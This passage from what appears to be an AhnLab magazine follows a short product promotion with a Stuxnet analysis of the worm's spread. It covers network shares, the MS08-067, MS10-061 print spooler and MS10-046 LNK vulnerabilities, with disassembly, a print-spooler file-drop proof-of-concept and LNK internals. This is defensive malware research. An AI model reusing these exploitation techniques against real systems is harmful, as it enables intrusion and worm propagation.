앞서 언급했듯이 DNA 스캔 기술을 개발, 적용할 수 있었던 이유는 안철수연구소가 ASD서비스를 통해서 2억 개 이상의 샘플을 데이터베이스화하여 관리하고 있기 때문이다. 이러한 샘플의 양은 현재에도 계속해서 늘어나고 있으며, 이를 통해 작성된 DNA 룰은 다중으로 적용되고 있을 뿐만 아니라 꾸준히 추가적인 룰이 업데이트 되고 있다. ASD와 같은 클라우드 안티멀웨어 서비스는 클라이언트 백신 엔진 개발 기술과 서버단의 자동 분석 기술, 대용량 데이터베이스 처리 기술, 대용량 파일 처리 기술, 어플라이언스 기반으로 수천만 이상의 클라우드 사용자를 처리할 수 있는 대용량 트래픽 처리 기술, 수백 대 이상의 서버 관리 기술 등 관련기술을 모두 보유하여야 가능한 서비스이다. 안철수연구소는 통합보안회사로써 지난 20년 이상 동안 개발되고 고도화된 백신 엔진 기술을 보유하고 있으며, 방화벽과 IPS 등의 어플라이언스 등의 장비에 기반한 서버를 통한 대용량 처리기술 등 클라우드 엔진 서비스를 개발할 수 있는 기반 기술을 보유하고 있었다. 이러한 배경에서 개발된 DNA 스캔 기술은 독보적인 사전 방역 기술로서, 오진율 최소화와 진단율 향상으로 보다 입체적이고 복합적인 대응을 수행하고 있다.

DNA 스캔 기술은 ASD 엔진이 적용된 통합백신 'V3 365 클리닉', 중소기업용 클라우드 백신 'V3 MSS', 무료백신 'V3 Lite' 등에서 활용되고 있다. 또한 기업용 통합 보안 제품인 V3 Internet Security 8.0(이하 V3 IS 8.0) 적용과 관련해서는 지난 2010년부터 기업 내 안정성 테스트를 수행해왔다. 따라서 조만간 V3 IS 8.0도 DNA 스캔의 사전 대응 및 진단율 향상, 최소 오진율의 효과에 힘입어 기업 내 PC의 악성코드 대응을 획기적으로 강화하게 될 것으로 보인다. 이와 같이 안철수연구소는 최신 기술 개발 및 적용을 통해 급변하는 IT 환경과 위협 속에서 보다 복합적이고 입체적으로 대응함으로써 안전한 컴퓨팅 환경 조성을 통한 기업 비즈니스 연속성 유지에 더욱 기여할 계획이다. Ahn

스턱스넷 기술 분석 보고서 2부

스턱스넷, 4가지 루트로 퍼졌다

2010년에 발생한 가장 강력한 보안 이슈는 단연 '스턱스넷(Stuxnet)'이다. 스턱스넷은 악성코드가 사이버 무기가 될 수 있다는 가능성을 현실로 만들었다. 또한 스턱스넷은 기술적으로도 현존하는 악성코드 가운데 가장 정교하고 복잡한 것으로 평가받고 있다. 전문가들은 스턱스넷과 같은 악성코드의 공격이 앞으로 더 확산될 것으로 전망하고 있다. 향후 발생할 수 있는 사이버 공격에 대비하기 위해서는 스턱스넷과 같은 악성코드의 본질을 파악하는 것이 무엇보다 중요하다. 안철수연구소는 ASEC(AhnLab Security E-response Center)의 전문 분석가들이 심층 분석한 스턱스넷 보고서를 발표했다. 이 보고서에서는 스턱스넷에 대한 이해뿐만 아니라 감염 경로와 프로세스, 코드 및 드라이버 분석 등 기술적 측면에서 상세한 분석 결과를 담고 있다. 월간 '안'에서는 스턱스넷 기술 분석 보고서를 2011년 1월호부터 4월호까지, 4회에 걸쳐 집중 소개하고자 한다. 이를 통해 스턱스넷의 실체와 대응 방법에 대한 전문 지식을 얻을 수 있을 것이다.

연재 목차

4. 스턱스넷(Stuxnet)의 다양한 확산 방법

지난 호에서는 스턱스넷에 대한 이해와 스턱스넷의 실행 순서 및 기능에 대해 집중적으로 알아보았다. 이번 호에서는 스턱스넷의 확산 방법에 대해 소개한다. 이란 원전 공격 사례에서 확인했듯이 스턱스넷은 USB를 통해 메인 PC에 감염되었으며, 각종 취약점을 이용해 내부 네트워크로 확산되었다. 스턱스넷의 코드를 분석한 결과, 다음의 4가지 방법을 이용해 내부 네트워크로 확산되는 것을 확인할 수 있었다.

- 네트워크 공유 폴더 및 윈도우 서버 서비스 취약점(MS08-067)을 통한 전파
- 윈도우 프린트 스풀러 서비스 취약점을 이용한 전파(MS10-061)
- LNK취약점을 이용한 이동식 저장 매체(USB)를 통한 전파(MS10-046)
- MS10-073 Win32k.sys 권한 상승 취약점을 이용한 스턱스넷 실행

단, 스턱스넷에 대한 분석은 현재까지도 진행형이며, 이 4가지 방법은 지금까지의 연구 결과에 따른 것임을 밝혀둔다. 지금부터 각각의 방법에 대해 자세히 알아보자.

4-1. 네트워크를 통한 전파 방법

네트워크 공유 폴더 및 윈도우 서버 서비스 취약점(MS08-067)을 통한 전파

스턱스넷은 네트워크 공유 폴더 및 윈도우 서버 서비스 취약점(MS08-067)을 사용하여 확산을 시도한다. 이 두 가지 방법을 어떻게 이용하는지 살펴보자.

(1) 네트워크 공유 폴더를 이용한 전파

우선 네트워크 공유 폴더를 이용한 감염에 대해 알아보자. 스턱스넷은 자신의 전파를 위해 공유 폴더를 이용한다. 스턱스넷의 코드에서는 NetShareGetInfo() API를 이용하여 같은 네트워크에 존재하는 시스템의 C$ 와 Admin$를 검색한다.

```
loc_100201E8:
lea     ecx, [ebp+8]
push    ecx             ; bufptr
push    2               ; level
push    offset netname  ; "ADMIN$"
push    eax             ; servername
call    NetShareGetInfo
test    eax, eax
jnz     short loc_10020229
```

[그림 4-1(1)-1] NetShareGetInfo API를 이용해 네트워크 검색

여기서 검색된 공유 폴더가 쓰기가 가능하다면, 'DEFRAGXXX.TMP' 이라는 파일명으로 스턱스넷 메인 파일(1월호에서 소개한 메인 모듈)을 생성한다. 이 파일의 파일명 마지막 3자리 XXX로 표기된 부분은 GetTickCount() API를 사용하여 랜덤하게 파일명을 만들어낸다. [그림 4-1(1)-2]의 코드는 스턱스넷이 네트워크 폴더에 생성시킬 파일명을 만들어내는 루틴이다.

```
push    offset aTmp      ; "TMP"
call    ds:GetTickCount
xor     edx, edx
mov     ecx, 0FFFFFh
div     ecx
lea     eax, [ebp-2E8h]
push    edx
push    eax
lea     eax, [ebp-70h]
push    offset aSDefrag03x_S ; "%s₩₩DEFRAG%03x.%s"
push    eax
call    sub_10007B0B
mov     ecx, [ebp-6Ch]
add     esp, 14h
push    8
pop     esi
cmp     [ebp-58h], esi
jnb     short loc_1002043E
```

[그림 4-1(1)-2] DEFRAGXXX.TMP 파일의 XXX 3자리 이름을 만들어내는 코드

이와 같은 과정을 거쳐 파일 생성을 완료하면, 생성된 파일을 작업 스케줄러(Task Scheduler)에 등록한다. 등록하는 코드는 [그림 4-1(1)-3]과 같다.

```
loc_10020A5C:           ; "rundll32.exe ₩"""
push    offset aRundll32_exe_0
lea     eax, [ebp-4Ch]
push    eax
call    sub_10001E02
mov     byte ptr [ebp-4], 0Eh
push    0FFFFFFFFh
push    ebx
lea     eax, [ebp-84h]
push    eax
lea     eax, [ebp-4Ch]
call    sub_10002FE8
push    offset aDllgetclasso_0 ; "₩",DllGetClassObjectEx"
lea     esi, [ebp-0A0h]
call    sub_10001F31
mov     byte ptr [ebp-4], 0Fh
push    0FFFFFFFFh
push    ebx
mov     eax, esi
push    eax
lea     eax, [ebp-4Ch]
call    sub_10002FE8
mov     byte ptr [ebp-4], 0Eh
push    ebx
push    1
call    sub_100015AD
cmp     dword ptr [ebp-34h], 8
mov     eax, [ebp-48h]
jnb     short loc_10020ABA
```

[그림 4-1(1)-3] rundll32.exe를 이용하여 스턱스넷을 등록시키는 코드

이때 %WINDOWS%Tasks 폴더에 JOB 확장자를 지닌 스케줄러 파일이 생성되는데, 이 JOB파일의 실행 명령은 아래와 같다.

```
Rundll32.exe "DEFRAG(랜덤으로 생성).TMP", DllGetClassObjectEx
```

위의 명령어를 실행시키기 위해서는 WMI Win32_Process에 Create 인자를 주어 실행시킨다. 이러한 스케줄러 등록 방식의 실행은 컨피커 웜(Conficker Worm)과 매우 유사하다. 지금까지 설명한 이러한 과정을 거쳐, 스턱스넷의 Main DLL 파일이 등록되어 타깃 시스템에서 실행된다.

(2) MS08-067 윈도우 서버 서비스(Windows Server) 취약점을 이용한 전파

스턱스넷의 네트워크를 통한 확산 방법 중 두 번째는 윈도우 서버 서비스 취약점을 이용하는 것이다. 스턱스넷은 매우 다양한 취약점을 이용하여 전파되는데, 그 중 윈도우 서버 서비스 취약점은 RPC Service 관련 취약점이다. 이것은 NetPathCanonicalize 오버플로우(Overflow)로 인해 원격코드가 실행되는 취약점이다. 스턱스넷의 몇 가지 확산 방법은 컨피커 웜에서 사용한 방법을 많이 이용하고 있다. 이 방법 역시 이미 컨피커 웜에 의해 사용되었으며, MS 보안 패치가 제공되고 있다.

공격자는 윈도우 서버 서비스에서 원격 코드 실행이 가능한 취약점이 존재한다는 것을 알고 조작된 RPC(Remote Procedure Call) 요청을 전달하는 방식으로 시스템을 장악할 수 있다. 스턱스넷도 이 취약점을 그대로 이용하여 원격 코드 실행이 가능한 상태로 만든다. 취약점을 공격하는 코드 실행 이후 스턱스넷은 [그림 4-1(2)-1]과 같은 명령어를 이용하여 네트워크로 전파된다.

```
push    esi
mov     esi, eax
call    sub_10018F60
push    [esp+4+arg_4]
push    [esp+8+arg_0]
push    offset aNcacn_npSPipeS ; "ncacn_np:%s[₩₩₩₩pipe₩₩₩₩%s]"
call    sub_10018F7A
```

```
loc_10018FA8:           ; Binding
push    esi
push    eax             ; StringBinding
call    ds:RpcBindingFromStringBindingW
cmp     eax, ebx
jz      short loc_10018FD2
```

[그림 4-1(2)-1] 스턱스넷이 취약점 코드 실행 후 네트워크를 통한 전파를 시도하는 코드

[그림 4-1(2)-1]에서 확인할 수 있듯이 코드에서 pipe는 pipe₩₩₩ntsvcs와 pipe₩₩₩Browser등으로 접근하며 이 코드를 반복적으로 실행한다. 단, 스턱스넷은 이 취약점을 무조건 이용하지 않고, 다음의 조건을 만족해야만 수행하도록 설계되어 있다.

- 감염 시스템의 날짜가 2030.1.1 이전
- 몇 가지 Anti-Virus의 시그니처 버전을 조사하여 시그니처 날짜가 2009.1.1 이전
- Kernel32.dll과 Netapi32.dll의 패치 날짜가 2008.10.12 이전

이는 여러 가지 보안 솔루션으로부터 탐지되는 것을 최대한 은폐하려는 제작자의 의도로 파악된다. 이러한 시도는 스턱스넷의 코드 곳곳에서 발견할 수 있었다.


4-2. MS10-061 프린트 스풀러 취약점을 이용한 전파

윈도우 프린트 스풀러 서비스 취약점을 이용한 전파(MS10-061)

원격 시스템에 프린터가 공유되어 있고 문서 프린트를 위한 연결이 설정되어 있다면 공격자는 윈도우 API를 이용해서 원하는 데이터를 원격 시스템에 복사할 수 있다. 스턱스넷은 이런 점을 이용하여 프린트 스풀러 제로데이(Zero-day) 공격으로 네트워크를 통한 자신의 확산을 가능하게 했다.


이 취약점은 2009년 4월에 IT 보안 매거진인 'Hackin9'에 의해 'Print your shell'란 주제로 처음 소개되었다. 그 중 타깃(Target) 시스템에 데이터를 복사하기 위해 공유된 프린터를 사용하는 부분을 이용하여 스턱스넷은 드롭퍼 기능이 있는 메인 DLL을 'winsta.exe' 이라는 이름으로 타깃 시스템의 %System% 폴더에 복사한다. 이 공격이 성공하기 위해서는 타깃 시스템에 파일과 프린터 공유가 사용 가능하게 활성화되어 있어야 한다. 그러나 이 취약점은 게스트(Guest) 계정으로 단지 파일 쓰기만 허용되었기 때문에 복사한 파일을 실행하기 위한 방법이 필요했다. 그 방법은 'winsta.exe'를 실행하기 위한 WMI 코드가 포함되어 있는 WMI BMF(Binary Managed Object Format) 파일인 'sysnullevnt.mof' 파일을 MOF 자체 설치 디렉터리인 '%System%₩₩wbem₩₩mof' 에 생성하는 것이다. 이 폴더에 있는 파일은 자동적으로 컴파일되고 등록된다. 스턱스넷은 이 방법을 이용하여 자신을 전파시킨다.

스턱스넷이 위와 같은 동작을 어떻게 이용하는지 코드 분석을 통하여 알아본다. 1회에서 분석 소개된 메인 DLL 모듈인 'KERNEL32.DLL.ASLR.xxx.DLL' 파일에는 많은 익스포트(Export) 함수와 리소스(Resource)들이 있다. 그 중 '222' 이름의 리소스는 로드되면 프린트 스풀러 제로데이 공격을 하는 암호화되어 있는 DLL 파일이다. 암호가 풀린 DLL 파일에는 하나의 익스포트(Export) 함수가 있다.



[그림 4-2-1] Kernel32.dll.ASLR.xxxx 파일의 '222(0xDE)' 리소스에 암호화되어 있는 상태

[그림 4-2-1]과 같이 222(0xDE) 리소스의 암호화된 상태로 취약점을 공격하는 DLL파일이 있는데, 암호를 해제하면 [그림 4-2-2]와 같이 DLL파일이 존재하는 것을 확인할 수 있다.



[그림 4-2-2] 암호가 풀린 완전한 형태의 DLL 파일

암호가 해제된 DLL 파일의 기능을 알아보면, 'spoolsv.exe'는 윈도우 프린트 스풀러 서비스를 위한 프로세스로 윈도우 운영체제에서 프린터를 사용할 때 사용된다. 주요 동작은 데이터를 버퍼에 변환하여 저장하는 역할을 하는데, 인쇄 작업을 할 때 프린터가 데이터를 요구하면 'spoolsv.exe'는 버퍼에서 데이터를 회수하여 프린터를 보낸다. 취약점 공격이 일어나는 동안 이 프로세스의 쓰레드(Thread)는 특정 매개변수(parameter)와 함께 'StartDocPrinter()' API를 호출한다. 이 함수는 'DOC_INFO_1' 구조체의 포인터를 받는데 스턱스넷은 이 구조체의 정보를 조작해서 자신을 원격 컴퓨터에 복사하게 된다.

DOC_INFO_1 구조체는 다음과 같다.

```
typedef struct _DOC_INFO_1 {
  LPTSTR pDocName;
  LPTSTR pOutputFile;
  LPTSTR pDatatype;
} DOC_INFO_1
```

```
typedef struct _DOC_INFO_1 {
 LPTSTR pDocName; -> Default
LPTSTR pOutputFile; -> 첫번째 : winsta.exe
                       두번째:wbem₩₩mof₩₩sysnullenvnt.mof
LPTSTR pDatatype;  -> RAW
```


[그림 4-2-3] DOC_INFO_1 구조체 (상) 취약점 공격에서 사용되는 매개변수 값(하)

'DOC_INFO_1' 구조체의 프린터로 인쇄 요청을 보내는 경우 대부분은 파일을 생성하지 않고 인쇄만 원하기 때문에 'pOutputFile'의 매개변수는 'NULL'로 설정되어 있다. 그러나 이 취약점 공격에서는 오른쪽과 같이 매개변수 값을 주어서 파일을 생성하게 된다. 이에 대한 POC 코드는 [그림 4-2-4]와 같다.

```
DOC_INFO_1* docInfo1 = new DOC_INFO_1;

docInfo1->pDocName = _T("Default");
docInfo1->pOutputFile = _T("winsta.exe"); // 두 번째 : wbem₩₩mof₩₩sysnullenvnt.mof
docInfo1->pDatatype = _T("RAW");

if(!StartDocPrinter(hPrinter,1,(LPBYTE)docInfo1))
{
    doFormatMessage(GetLastError());
    return 0;
}

HANDLE hFile=GetSpoolFileHandle(hPrinter);

if(hFile==INVALID_HANDLE_VALUE)
{
    doFormatMessage(GetLastError());
    return 0;
{
```

[그림 4-2-4] StartDocPrinter 함수를 이용하는 POC코드

이 과정에서 'GetSpoolFileHandle' 함수를 사용해서 핸들을 출력 파일에 넘기고 파일을 두 개 생성해야 하기 때문에 이와 같은 동작이 두 번 실행된다. [그림 4-2-1]의 '222(0xDE)' 암호화된 상태를 해독한 결과, [그림 4-2-5]와 같은 실행 코드를 포함하고 있음을 확인할 수 있었다. 이 코드는 [그림 4-2-4]와 같은 일반적인 POC의 취약점 코드와 동일하며, 이를 스턱스넷에서 그대로 활용하고 있음을 보여준다.



[그림 4-2-5] StartDocPrinter 함수를 호출하는 코드

결론적으로 타깃 시스템의 %System% 폴더에는 스턱스넷 드롭퍼 파일인 'winsta.exe'와 이 파일을 실행하는 WMI 코드를 포함하는 'wbem₩mof₩sysnullevnt.mof' 파일이 복사되게 된다. V3에서는 이렇게 생성되는 드롭퍼 파일을 'Win-Trojan/Stuxnet.517632.F'와 'Win-Trojan/Stuxnet.611840.B'진단명으로 진단하고 있으며, 취약점을 공격하는 로드된 DLL 파일은 'Win32/Stuxnet.worm.102400'으로 진단/치료하고 있다.


4-3. 이동식 저장 매체(USB)를 이용한 전파 방법

LNK 취약점을 이용한 이동식 저장 매체(USB)를 통한 전파(MS10-046)

스턱스넷의 대표적인 확산 방법인 LNK 취약점을 이용한 취약점은 2010년 7월에 MS에서 발표되었던 '악의적으로 조작된 LNK, PIF 파일'을 통해 원격의 코드(Code)를 사용자의 권한으로 실행할 수 있는 취약점이다.

참고) MS 윈도우 LNK 취약점(CVE-2010-2568) http://www.microsoft.com/technet/security/advisory/2286198.mspx

이 취약점은 '제어판 바로가기'의 아이콘을 탐색기에 보여주는 과정에서의 부적절한 모듈 로드로 인해 발생한다. 이로 인해 사용자가 탐색기나 유사 커맨더 프로그램 등을 이용해 바로가기의 아이콘을 로딩하는 순간 대상 파일로 지정된 파일이 사용자 권한으로 로드되는 취약점이 발생한다.



[그림 4-3-1] 취약점이 발생하는 LNK 처리 루틴

스턱스넷이 사용하는 LNK 취약점을 이용한 확산을 설명하기에 앞서 LNK 파일 구조에 대한 기본적인 지식을 정리해본다.

LNK 파일의 구조에 대한 기본 구조

LNK의 파일 구조는 [표 4-3-1]과 같이 표현할 수 있다.

SHELL_LINK = SHELL_LINK_HEADER [LINKTARGET_IDLIST] [LINKINFO] [STRING_DATA] *EXTRA_DATA	
SHELL_LINK_HEADER	인식정보(Identification), 시간정보(Timestamp), 그리고 Optional 헤더에 관한 정보
LINKTARGET_IDLIST	바로가기의 대상을 상세히 정의하는 정보 ('HasLinkTargetIDList' Flag 가 설정)
LINKINFO	바로가기의 대상을 참조하기 위한 정보 ('HasLinkInfo' Flag가 설정)
STRING_DATA	바로가기의 대상과 관련된 추가 문자열 정보
EXTRA_DATA	기타 정보


[표 4-3-1] LNK 파일의 기본 구조

바로가기에 대한 특성을 정의하는 정보들은 거의 'ShellLinkHeader'에 기술되어 있다. 특히, LinkFlags 값에 따라 바로가기의 처리 방식이 바뀐다. 주로 이용되는 LinkFlags 값들은 [표 4-3-2]와 같다.

주요 LinkFlags	
HasLinkTargetIDList	LinkTargetIDList 정보를 이용
HasLinkInfo	LinkInfo 정보를 이용
HasWorkingDir	작업 디렉터리 정보가 있음 (StringData 이용)
IsUnicode	문자열이 Unicode로 명시되어 있음


[표 4-3-2] 주요 LinkFlags 값

취약점과 관련되는 Flag 값은 'HasLinkTargetIDList' 값과 'HasLinkInfo' 값이다. 일반적인 바로가기들은 두 Flag 값이 모두 셋팅되어 있으며(LinkFlags : 0x0093), 경로 정보가 LINKINFO 구조체를 통해 직접적으로 기술이 된다. 이와 달리 [그림 4-3-2]와 같은 방식으로 생성되는 '제어판 바로가기'는 'HashLinkTargetIDList'만 세팅되어 있고(LinkFlags : 0x0081), LINKTARGET_IDLIST 정보를 이용하여 바로가기의 대부분 정보를 기술하고 있다.



[그림 4-3-2] 제어판 바로가기 생성 기능

[그림 4-3-3]은 '제어판 바로가기'에서 생성한 바이너리 데이터이다.



[그림 4-3-3] '제어판 바로가기'의 바이너리 데이터

[그림 4-3-3]의 LinkTargetIDList에는 [표 4-3-3]과 3개의 정보가 들어있다.

'제어판 바로가기's LinkTargetIDList		
REGITEM1	항상 {20D04FE0-3AEA-1069-A2D8-08002B30309D}	NameSpace 'MyComputer'
REGITEM2	항상 {21EC2020-3AEA-1069-A2DD-08002B30309D}	NameSpace 'ControlPanel'
CONTROL	바로가기의 대상 모듈 정보 (위의 예: 'C:₩WINDOWS₩system32₩desk.cpl') IDIcon : 0xFFFFFF9C	

[표 4-3-3] '제어판 바로가기'의 LinkTargetIDList에 포함된 정보

[표 4-3-3]의 REGITEM1과 REGITEM2는 'MyComputer₩ControlPanel' 의 NameSpace를 나타내는 정보이다. 표에서 나타내는 각각의 NameSpace값은 아래와 같다.

[ControlPanel NameSpace]
NameSpace_MyComputer = "::{20D04FE0-3AEA-1069-A2D8-08002B30309D}"
NameSpace_ControlPanel = "::{20D04FE0-3AEA-1069-A2D8-08002B30309D}\::{21EC2020-3AEA-1069-A2DD-08002B30309D}"

[표 4-3-3]의 CONTROL 항목은 실제 제어판 모듈에 대한 정보가 기술되어 있다. 특히, IDIcon 항목은 제어판 바로가기의 대상 아이콘 ID정보를 갖고 있으며, 이 값의 유무에 따라 취약점과 밀접한 관련이 있다.

제어판 바로가기 파일의 아이콘 로드 구조

LNK 파일이 디스플레이 될 때의 시스템 처리 루틴은 앞서 설명한 [그림 4-3-1]과 같다. 탐색기나 유사 커맨더 프로그램에서 파일 목록을 보여줄 때에 'SHGetFileInfo' 등의 API를 이용하는데, 그 과정 중 '제어판 바로가기'를 만나면 대부분 'SHGetIconFromPIDL' API가 호출된다. 이 API는 LinkTargetIDList 정보를 이용해 아이콘 정보를 얻어오는 동작을 수행한다. 이 과정 중에 GetIconLocation API 를 호출하며, 이 API는 위에서의 IDIcon 정보와 관련 있는 hIcon 핸들의 유무에 따라서 취약점을 일으킨다. 이를 코드로 보면 [그림 4-3-4]와 같다.

```
// hIcon 핸들 정보가 있을 경우에는 CPL_FindCPLInfo()를 타지 않음
if ( (this->hIcon != NULL) ||
     CPL_FindCPLInfo(this->szSubObject, &this->hIcon, &(UINT)this->nControl, &lpExtraParms))
{
    *piIndex = this->nControl;
}
else
{
    // 생략
}
```


[그림 4-3-4] LNK 취약점 분기 코드

[그림 4-3-4]에서 보듯이 hIcon 핸들 값이 없는 경우에 CPL_FindCPLInfo API를 호출하는데, 이 API는 바로가기의 대상 파일로부터 아이콘 정보를 얻어오는 동작을 수행한다. 이러한 동작 중에 대상 파일을 로드(LoadLibrary)하게 되는데, 이로 인해 취약점이 발생하게 된다. [그림 4-3-5]는 실제 취약점이 발생했을 때의 함수 호출 스택이다.

```
kd> k b
ChildEBP RetAddr  Args to Child
0287dba0 77424fd8 0287e060 001a3c74 0287e05c kernel32!LoadLibraryW
0287ddfc 7742e309 0287e060 001a3c74 0287e4a8 SHELL32!_LoadCPLModule+0x113
0287e034 7742edd7 0287e058 001a3c74 001a3c78 SHELL32!CPL_LoadAndFindApplet+0x4a
0287e478 775024d5 001a3a6c 001a3c74 001a3c78 SHELL32!CPL_FindCPLInfo+0x46
0287e49c 773b7ad0 00000082 00000000 00000104 SHELL32!CCtrlExtIconBase::_GetIconLocationW+0x7b
0287e4b8 773c9ebd 001a3a64 00000082 0287e754 SHELL32!CExtractIconBase::GetIconLocation+0x1f
0287e5f4 773b74b3 001b1ba8 00000082 0287e754 SHELL32!CShellLink::GetIconLocation+0x69
0287e960 773b6cda 001b1ba8 00000000 001ab035 SHELL32!_GetILIndexGivenPXIcon+0x9c
0287e988 773b7e9b 001a4880 001b1ba8 001ab035 SHELL32!SHGetIconFromPIDL+0x90
0287e9a4 773b7eda 001a4880 001ab035 00000003 SHELL32!SHMapPIDLToSystemImageListIndex+0x30
0287e9f8 773a7989 001a4880 0287f0a8 00004001 SHELL32!_GetFileInfoSections+0x11b
0287ee80 0056dd49 0287f668 00000000 0287f0a8 SHELL32!SHGetFileInfoW+0x13a
WARNING: Stack unwind information not available. Following frames may be wrong.
0287f39c 00499437 00000001 00d04b90 0000000c NexusFile!xilesShellTNXSysImageListGetIconIndex$qqrpxboo+0x111
0287fea8 005919e9 00000001 00000001 00df39c0 NexusFile!ThumbnailFinalize+0x3173
0287ff70 004bc859 0287ff84 004bc863 0287ffa0 NexusFile!NxfilelistviewTNXWorkingFileList$bdtr$qqrv+0x299
0287ffa0 004ddca6 0287ffdc 004dd784 0287ffb4 NexusFile!ViewFinalize+0x197d9
0287ffb4 7c80b50b 00df39c0 00000001 00000001 NexusFile!ViewFinalize+0x3ac26
0287ffec 00000000 004ddc7c 00df39c0 00000000 kernel32!BaseThreadStart+0x37
kd> db 0287e060
0287e060  43 00 3a 00 5c 00 54 00-45 00 53 00 54 00 2e 00  C.:.\.T.E.S.T...
0287e070  44 00 4c 00 4c 00 00 00-a4 e4 87 02 58 6e 19 00  D.L.L.....¤..Xn..
0287e080  57 3e 00 00 bc e4 87 02-42 9e 3c 77 00 00 00 00  W>......B.<w....
0287e090  ac 63 38 77 f8 1b 1b 00-fc 1b 1b 00 80 1b 1b 00  .c8w............
0287e0a0  51 9e 3c 77 f8 1b 1b 00-a4 e4 87 02 b8 15 1a 00  Q.<w............
0287e0b0  b8 15 1a 00 00 00 00 00-c8 05 94 7c 48 e4 19 00  ...........|H...
0287e0c0  8c e1 87 02 51 05 94 7c-18 07 15 00 6d 05 94 7c  ....Q..|....m..|
0287e0d0  a4 e4 87 02 e4 e0 87 02-00 00 00 00 c8 05 94 7c  ...............|
```

[그림 4-3-5] 취약점이 발생하였을 때의 함수 호출 스택

[그림 4-3-6]은 취약점 테스트를 위해 [그림 4-3-3]의 '제어판 바로기기'를 변조한 것이다.



[그림 4-3-6] 취약점을 일으키도록 변조된 제어판 바로가기

스턱스넷에서의 LNK 취약점

스턱스넷은 자신의 확산을 위해 지금까지 설명한 LNK 취약점을 이용하게 된다. 스턱스넷은 이동식 저장 매체인 USB를 통한 전파 과정에서 Autorun.inf 를 통한 감염과 더불어 LNK 취약점을 이용한 감염을 모두 이용한다. LNK 취약점을 이용한 USB 감염은 대상 파일의 경로를 지정하는데 어려움이 있다. 왜냐하면 시스템마다 USB의 물리적인 경로가 달라지기 때문이다. 이러한 한계를 극복하고 확실한 감염을 수행하기 위해 스턱스넷에서는 [그림 4-3-7]과 같이 다양한 경로를 지정한 파일로 네 가지 종류의 바로가기를 생성하는 치밀함을 보여주고 있다.

[그림 4-3-7] 스턱스넷이 사용하는 4종의 바로가기

스턱스넷이 생성시키는 취약점을 이용하는 바로가기(LNK) 파일명은 다음과 같이 4가지이다.

- Copy of Shortcut to.lnk
- Copy of Copy of Shortcut to.lnk
- Copy of Copy of Copy of Shortcut to.lnk
- Copy of Copy of Copy of Copy of Shortcut to.lnk

이 LNK 파일이 로드하는 스턱스넷 메인 모듈은 다음의 2가지 이름으로 존재한다.

~WTR4141.tmp
~WTR4132.tmp

이 2가지 파일은 지난 1월호 원고에서 상세 분석된 스턱스넷의 메인 DLL 모듈이다.

4-4. 권한 상승 취약점을 이용한 스턱스넷의 실행

MS10-073 Win32k.sys 권한 상승 취약점을 이용한 스턱스넷 실행

